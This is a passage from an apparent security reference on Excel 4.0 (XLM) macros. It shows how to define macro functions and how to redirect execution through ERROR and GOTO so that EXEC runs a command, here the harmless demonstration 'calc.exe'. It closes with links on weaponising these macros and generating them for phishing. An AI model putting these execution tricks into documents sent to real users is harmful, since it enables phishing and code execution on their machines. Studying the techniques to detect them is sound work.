- value - specifies return value.

```
Put it at R1C1
runcalc=R1C5
=runcalc()

Put it at R1C5
=SET.NAME("cmd","calc.exe")
=EXEC(cmd)
=RETURN()
```

If you want to pass arguments to your function you can do something like this:

```
Put it at R1C1
=SET.NAME("cmd","calc.exe")
runcalc=R1C5
=runcalc()

Put it at R1C5
=EXEC(cmd)
=RETURN
```

↑ Redirecting execution

ERROR

By using ERROR call you can call your macro if an error is encountered while a macro is running. Syntax: ERROR(enable_logical, macro_ref)

- enable_logical -is a logical value or number that selects or clears error-checking;
- macro_ref - name or a cell reference pointing to your macro

In Excel 4.0 all loops have to be ended with NEXT() formula. In this case in column 1 there is no NEXT formula so error will be returned by Excel and R1C2 cell will be called. Run following macro from R1C1 cell.

```
Put it in R1C1
=ERROR(2, R1C2)
=FOR("test",0,0,1)

Put it in R1C2
=EXEC("calc.exe")
```

GOTO

GOTO formula allows to redirect macro execution to specific cell.

Synatx: GOTO(reference)

- reference - cell reference or a name that is defined as a reference.

Run following macro from R1C1 cell.

```
Put it in R1C1
=GOTO(R1C2)

Put it in R1C2
=EXEC("calc.exe")
```

↑ Other resources

Old school: evil Excel 4.0 macros (XLM) by Stan Hegt

Evolution of Excel 4.0 Macro Weaponization by JAMES HAUGHOM AND STEFANO ORTOLANI

Excel4.0 Macros - Now with Twice The Bits! by Philip Tsukerman

Evolution of Excel 4.0 Macro Weaponization – Part 2 by Baibhav Singh

XLM (Excel 4.0) Macro Generator for Phishing Campaigns by joeleonjr

Follow us on Twitter!